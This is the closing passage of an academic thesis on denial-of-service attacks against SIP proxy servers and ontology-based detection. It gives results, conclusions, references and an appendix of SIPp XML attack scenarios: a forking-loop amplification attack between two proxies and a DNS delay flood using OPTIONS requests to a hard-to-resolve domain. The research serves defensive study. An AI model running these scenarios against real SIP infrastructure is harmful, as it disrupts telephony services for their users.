

Figure 6.7: DNS Delay Flooding Attack - standard deviation of response times

If we imagine an attack against a DNS server itself instead of a DNS Delay Flood the consequences could be very similar. Assuming this attack would delay DNS response times, *all* SIP calls would be delayed because of the delayed DNS lookup, which then leads to an increased average value for the DNS response time. To distinguish between those attacks we graphed another function in figure 6.7: the standard deviation (secondary y-axis). For

the attack against the DNS server the standard deviation should be quite low because of *all* responses being delayed. For our DNS Delay Flooding attack on the other hand, only *some* responses are delayed, the hard-to-resolve ones. Therefore the standard deviation should be very unsteady: high when there were malicious attacks and low when there were lots of legitimate messages. This is exactly what the figure shows. Unfortunately we cannot compare this graph to the Amplification attack data because we ran that attack within a local network using fixed IP addresses and had no need for using a DNS server for address resolution.

6.3 Summary

Comparing both our experiments' results and thoughts about the first order logic statements we gave for these two attacks in section 4.4 we can conclude that those experiments proved our thoughts to be quite accurate. Of course, that is only the case for the two kinds of attacks we simulated, there were three other Denial of Service attacks we did not examine in more detail. In addition to that we have not been able to provide a set of statements to describe the Malformed Message attack sufficiently. Therefore one has to keep in mind that further research is needed to prove or disprove our proposed ontology and the accompanying first order logic.

Chapter 7

Conclusion and Future Work

In this thesis we have discussed Denial of Service attacks against SIP proxy servers by exploiting shortcomings of the Session Initiation Protocol, and the influence they had on the networking flow. We furthermore introduced the formal concept of an ontology as a means for knowledge representation and sharing. This could be used by distinct systems and enable them to work together based on the previously defined shared vocabulary and knowledge. The area of application for ontologies we discussed in this thesis are Intrusion Detection Systems and the lack of common IDS to distinguish different types of DoS attacks. This is the reason why we attempted to follow another approach: distinguishing DoS attacks based on their typical traffic characteristics with the help of our proposed ontology and accompanying first order logic.

The main conclusions of this thesis are:

- *It is much more difficult to distinguish between DoS attacks than to detect the presence of a DoS attack against a system.* Based on the number of existing research papers a lot more countermeasures for several DoS attacks have been explored. Although all of those countermeasures consider possible performance loss. The performance of the system would be drastically reduced by implementing all countermeasures at once. Another problem is the simultaneous activation of different countermeasures as they

might influence each other which leads to unexplored consequences for the system.

- *Distinguishing between INVITE and Malformed Message Flooding attack is impractical without deep packet inspection.* The proxy server receives more requests than it can handle for both kinds of attacks. The easiest solution would be to block all incoming requests from the malicious source. Discovering the source is not hard once an attack has been detected, but to discover whether our system is exposed to either an INVITE or Malformed Message Flooding attack, deep packet inspection is needed to check for the request method or a request's content.

- *Creating an ontology is a long and difficult procedure.* A formal description cannot be invented overnight. Further research is needed to explore and discover traffic behaviour and the influence of further traffic on the network. All interactions between main network components need to be taken into account.

Future Work will include both further research on typical DoS attack traffic characteristics to prove and improve our proposed ontology as well as the implementation of a prototype ontology. Where further research should lead to a more theoretical foundation, the prototype implementation would provide more practical insight into important metrics such as detection rate and false negatives or positives.

References

[1] *Telecommunications: A Glossary of Telecommunication Terms*. General Services Administration, Information Technology Service, 1996.

[2] Voice over internet protocol. definition and overview. *International Engineering Consortium*, 2007.

[3] Ge Zhang. *Towards Secure SIP Signalling Service for VoIP applications*. Karlstad University Studies, 2009.

[4] J. Rosenberg, H. Schulzrinne, G. Camarillo, A. Johnston, J. Peterson, R. Sparks, M. Handley, and E. Schooler. Sip: Session initiation protocol, 2002. `http://www.ietf.org/rfc/rfc3261.txt`.

[5] Dimitris Geneiatakis, Georgios Kambourakis, Costas Lambrinoudakis, Tasos Dagiuklas, and Stefan Gritzalis. A framework for protecting a sip-based infrastructure against malformed message attacks. *Computers Networks*, (51):2580 – 2593, 2007.

[6] R. Sparks, S. Lawrence, A. Hawrylyshen, and B. Campen. Addressing an amplification vulnerability in session initiation protocol (sip) forking proxies, 2008. `http://tools.ietf.org/html/rfc5393`.

[7] J. Mirkovic, S. Dietrich, D. Dittrich, and P. Reiher. *Internet Denial of Service: Attack and Defense Mechanisms*. Prentice Hall, 2004.

[8] I. Green, T. Raz, and M. Zviran. Analysis of active intrusion prevention data for predicting hostile activity in computer networks. *Communications of th ACM*, 2007.

[9] T. F. Gruber. A translation approach to portable ontologies. *Knowledge Acquisition*, (5(2)):199–220, 1993.

[10] R. Fikes and D. L. McGuinness. An axiomatic semantics for rdf, rdf-s, and daml+oil. 2001. `http://www.w3.org/TR/daml+oil-axioms`.

[11] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. Hypertext transfer protocol – http/1.1, 1999. `http://www.faqs.org/rfcs/rfc2616.html`.

[12] Dimitris Geneiatakis, Costas Lambrinoudakis, and Georgios Kambourakis. An ontology-based policy for deploying secure sip-based voip services. *Computers & Security*, (27):285 – 297, 2008.

[13] Jeffrey Undercoffer, Anupam Joshi, and John Pinkston. Modeling computer attacks: An ontology for intrusion detection. *RAID 2003, LNCS 2820*, pages 113 – 135, 2003.

[14] Ge Zhang, Sven Ehlert, Thomas Magedanz, and Dorgham Sisalem. Denial of service attack and prevention on SIP VoIP infrastructures using DNS flooding. In *Proceedings of the 1st international Conference on Principles, Systems and Applications of IP Telecommunication (IPTCOMM 2007)*. ACM Press, 2007.

[15] Ge Zhang, Simone Fischer-Hübner, and Sven Ehlert. Blocking attacks on sip voip proxies caused by external processing. *Telecommunication Systems*, 2009.

[16] Daml. `http://www.daml.org/`, visited at 8th Dec 2009.

[17] Sipp. `http://sipp.sourceforge.net/`, visited at 4th Nov 2009.

[18] Sip express router (ser). `http://www.iptel.org/ser/`, visited at 9th Nov 2009.

[19] Wireshark. `http://www.wireshark.org`, visited at 2nd Nov 2009.

[20] Dnsd. `http://www.thekelleys.org.uk/dnsmasq/doc.html`, visited at 16th Nov 2009.

Appendix A

Attacking Scripts

A.1 Amplification Attack

A.1.1 Registration

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<scenario name="SIP REGISTER Request">
<!-- REGISTER request of dwarf Grumpy -->
  <send>
    <![CDATA[
      REGISTER sip:grumpy@193.11.155.123 SIP/2.0
      Via: SIP/2.0/[transport] 193.11.155.123:5063
      To: grumpy <sip:grumpy@193.11.155.123>;tag=[call_number]
      From: grumpy <sip:grumpy@193.11.155.123>;tag=[call_number]
      Contact: sneezy <sip:sneezy@193.11.155.93>[peer_tag_param],
               dopey <sip:dopey@193.11.155.93>[peer_tag_param]
      Call-ID: [call_id]
      CSeq: 1 REGISTER
      Max-Forwards: 70
      Expires: 3600
      Content-Length: 0

    ]]>
  </send>
</scenario>
```

Figure A.1: Registration of Grumpy at proxy server 193.11.155.123 (*Forest*)

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<scenario name="SIP REGISTER Request">
<!-- REGISTER request of dwarf Happy -->
  <send>
    <![CDATA[
      REGISTER sip:happy@193.11.155.123 SIP/2.0
      Via: SIP/2.0/[transport] 193.11.155.123:5062
      To: happy <sip:happy@193.11.155.123>;tag=[call_number]
      From: happy <sip:happy@193.11.155.123>;tag=[call_number]
      Contact: sneezy <sip:sneezy@193.11.155.93>[peer_tag_param],
               dopey <sip:dopey@193.11.155.93>[peer_tag_param]
      Call-ID: [call_id]
      CSeq: 1 REGISTER
      Max-Forwards: 70
      Expires: 3600
      Content-Length: 0

    ]]>
  </send>
</scenario>
```

Figure A.2: Registration of Happy at proxy server 193.11.155.123 (*Forest*)

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<scenario name="SIP REGISTER Request">
<!-- REGISTER request of dwarf Dopey -->
  <send>
    <![CDATA[
      REGISTER sip:dopey@193.11.155.93 SIP/2.0
      Via: SIP/2.0/[transport] 193.11.155.93:5063
      To: dopey <sip:dopey@193.11.155.93>;tag=[call_number]
      From: dopey <sip:dopey@193.11.155.93>;tag=[call_number]
      Contact: grumpy <sip:grumpy@193.11.155.123>[peer_tag_param],
               happy <sip:happy@193.11.155.123>[peer_tag_param]
      Call-ID: [call_id]
      CSeq: 1 REGISTER
      Max-Forwards: 70
      Expires: 3600
      Content-Length: 0

    ]]>
  </send>
</scenario>
```

Figure A.3: Registration of Dopey at proxy server 193.11.155.93 (*Mine*)

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<scenario name="SIP REGISTER Request">
<!-- REGISTER request of dwarf Sneezy -->
  <send>
    <![CDATA[
      REGISTER sip:sneezy@193.11.155.93 SIP/2.0
      Via: SIP/2.0/[transport] 193.11.155.93:5062
      To: sneezy <sip:sneezy@193.11.155.93>;tag=[call_number]
      From: sneezy <sip:sneezy@193.11.155.93>;tag=[call_number]
      Contact: grumpy <sip:grumpy@193.11.155.123>[peer_tag_param],
               happy <sip:happy@193.11.155.123>[peer_tag_param]
      Call-ID: [call_id]
      CSeq: 1 REGISTER
      Max-Forwards: 70
      Expires: 3600
      Content-Length: 0

    ]]>
  </send>
</scenario>
```

Figure A.4: Registration of Sneezy at proxy server 193.11.155.93 (*Mine*)

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<scenario name="SIP REGISTER Request">
<!-- REGISTER request of Prince Charming -->
  <send>
    <![CDATA[
      REGISTER sip:princecharming@193.11.155.123 SIP/2.0
      Via: SIP/2.0/[transport] 193.11.155.123:5061
      To: princecharming <sip:princecharming@193.11.155.123>;
          tag=[call_number]
      From: princecharming <sip:princecharming@193.11.155.123>;
            tag=[call_number]
      Contact:<sip:princecharming@193.11.155.123:5061>[peer_tag_param]
      Call-ID: [call_id]
      CSeq: 1 REGISTER
      Max-Forwards: 70
      Expires: 1800
      Content-Length: 0

    ]]>
  </send>
</scenario>
```

Figure A.5: Registration of Prince Charming at proxy server 193.11.155.123 (*Forest*)

A.1.2 Legal Traffic

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<scenario name="Basic Sipstone UAC">
  <send>
    <![CDATA[
      INVITE sip:[service]@[remote_ip]:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[branch]
      From: sipp <sip:sipp@[local_ip]:[local_port]>;tag=[call_number]
      To: sut <sip:[service]@[remote_ip]:[remote_port]>
      Call-ID: [call_id]
      CSeq: 1 INVITE
      Contact: sip:sipp@[local_ip]:[local_port]
      Max-Forwards: 70
      Subject: Performance Test
      Content-Type: application/sdp
      Content-Length: [len]

    ]]>
  </send>
  <recv response="100" optional="true">
  </recv>
  <recv response="180" optional="true">
  </recv>
  <recv response="200" rtd="true">
  </recv>
  <send>
    <![CDATA[
      ACK sip:[service]@[remote_ip]:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[branch]
      From: sipp <sip:sipp@[local_ip]:[local_port]>;tag=[call_number]
      To: sut <sip:[service]@[remote_ip]:[remote_port]>[peer_tag_param]
      Call-ID: [call_id]
      CSeq: 1 ACK
      Contact: sip:sipp@[local_ip]:[local_port]
      Max-Forwards: 70
      Subject: Performance Test
      Content-Length: 0

    ]]>
  </send>
  <send retrans="500">
    <![CDATA[
      BYE sip:[service]@[remote_ip]:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[branch]
      From: sipp <sip:sipp@[local_ip]:[local_port]>;tag=[call_number]
      To: sut <sip:[service]@[remote_ip]:[remote_port]>[peer_tag_param]
      Call-ID: [call_id]
      CSeq: 2 BYE
      Contact: sip:sipp@[local_ip]:[local_port]
      Max-Forwards: 70
      Subject: Performance Test
      Content-Length: 0

    ]]>
  </send>
  <recv response="200" crlf="true">
  </recv>
</scenario>
```

Figure A.6: SIPp uac.xml, acting as snowwhite@Forest, talking to princecharming@Mine

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<scenario name="Basic UAS responder">
  <recv request="INVITE" crlf="true">
  </recv>
  <send>
    <![CDATA[
      SIP/2.0 180 Ringing
      [last_Via:]
      [last_From:]
      [last_To:]
      [last_Call-ID:]
      [last_CSeq:]
      Contact: <sip:193.11.155.123:5061;transport=[transport]>
      Content-Length: 0

    ]]>
  </send>
  <send>
    <![CDATA[
      SIP/2.0 200 OK
      [last_Via:]
      [last_From:]
      [last_To:]
      [last_Call-ID:]
      [last_CSeq:]
      Contact: <sip:193.11.155.123:5061;transport=[transport]>
      Content-Length: 0

    ]]>
  </send>
  <recv request="ACK" rtd="true" optional="true" crlf="true">
  </recv>
  <recv request="BYE">
  </recv>
  <send>
    <![CDATA[
      SIP/2.0 200 OK
      [last_Via:]
      [last_From:]
      [last_To:]
      [last_Call-ID:]
      [last_CSeq:]
      Contact: <sip:193.11.155.123:5061;transport=[transport]>
      Content-Length: 0

    ]]>
  </send>
</scenario>
```

Figure A.7: SIPp uas.xml, acting as princecharming@Mine, talking to snowwhite@Forest

A.1.3 Attack Initiation

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<scenario name="SIP INVITE Request">
<!-- REGISTER request of Prince Charming -->
  <send>
    <![CDATA[
      INVITE sip:happy@193.11.155.123 SIP/2.0
      Via: SIP/2.0/[transport] 193.11.155.93:5063
      To: happy <sip:happy@193.11.155.123>;tag=[call_number]
      From: dopey <sip:dopey@193.11.155.93>;tag=[call_number]
      Call-ID: [call_id]
      CSeq: 1 INVITE
      Max-Forwards: 70
      Content-Length: 0

    ]]>
  </send>
</scenario>
```

Figure A.8: Attack Initiation: sending INVITE request to Happy@Forest

A.2 DNS Delay Flooding Attack

A.2.1 Legal Traffic

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<scenario name="OPTIONS legal traffic">
<!-- OPTIONS request sent to list of remote servers -->
  <send>
    <![CDATA[
      OPTIONS sip:[field0]:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] 193.11.155.93:5061
      From: sipp <sip:@[local_ip]:[local_port]>;tag=[call_number]
      To: sut <sip:[field0]:[remote_port]>[peer_tag_param]
      Call-ID: [call_id]
      CSeq: 1 OPTIONS
      Contact: <sip:sipp@193.11.155.93:5061>
      Max-Forwards: 70
      Accept: application/sdp
      Content-Length: 0

    ]]>
  </send>
</scenario>
```

Figure A.9: Script to send legal OPTIONS requests to a list of 35 remote SIP servers

```
calamar0.nikotel.com
callcentric.com
iphone.freenet.de
iptel.org
sip.1und1.de
sip.axvoice.com
sip.broadvoice.com
sip.callclarity.net
sip.callip.org
sip.camundanet.com
sipdr.quantumvoice-sip.com
sip.freeipcall.com
sip.gafachi.com
sip-gmx.net
sip.gmx.net
sip.iptel.org
sip.net2phone.com
sipnumber.net
sip.peoplecall.com
sip.quadnetworks.com.ar
sip.schlund.de
sip.sipphone.co.th
sip.sipservice.eu
sip.skysiptel.com
sip.stanaphone.com
sip.televoip.no
sip.vodini.com
sip.voipfone.co.uk
sip.vyke.com
sip.webphone.com
vbuzzer.com
Voip-co2.teliax.com
voip.eutelia.it
voxalot.com
voztele.com
```

Figure A.10: list of remote SIP servers

A.2.2 Attack Initiation

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<scenario name="OPTIONS attack">
<!-- OPTIONS request sent to sip.hard2resolve -->
  <send>
    <![CDATA[
      OPTIONS sip:sip.hard2resolve SIP/2.0
      Via: SIP/2.0/[transport] 193.11.155.93:5062
      From: sipp <sip:@[local_ip]:[local_port]>;tag=[call_number]
      To: sut <sip:sip.hard2resolve>[peer_tag_param]
      Call-ID: [call_id]
      CSeq: 1 OPTIONS
      Contact: <sip:sipp@193.11.155.93:5062>
      Max-Forwards: 70
      Accept: application/sdp
      Content-Length: 0

    ]]>
  </send>
  <recv response="100" optional="true">
  </recv>
  <recv response="180" optional="true">
  </recv>
  <recv response="200">
  </recv>
</scenario>
```

Figure A.11: Script to send OPTIONS requests to a hard-to-resolve domain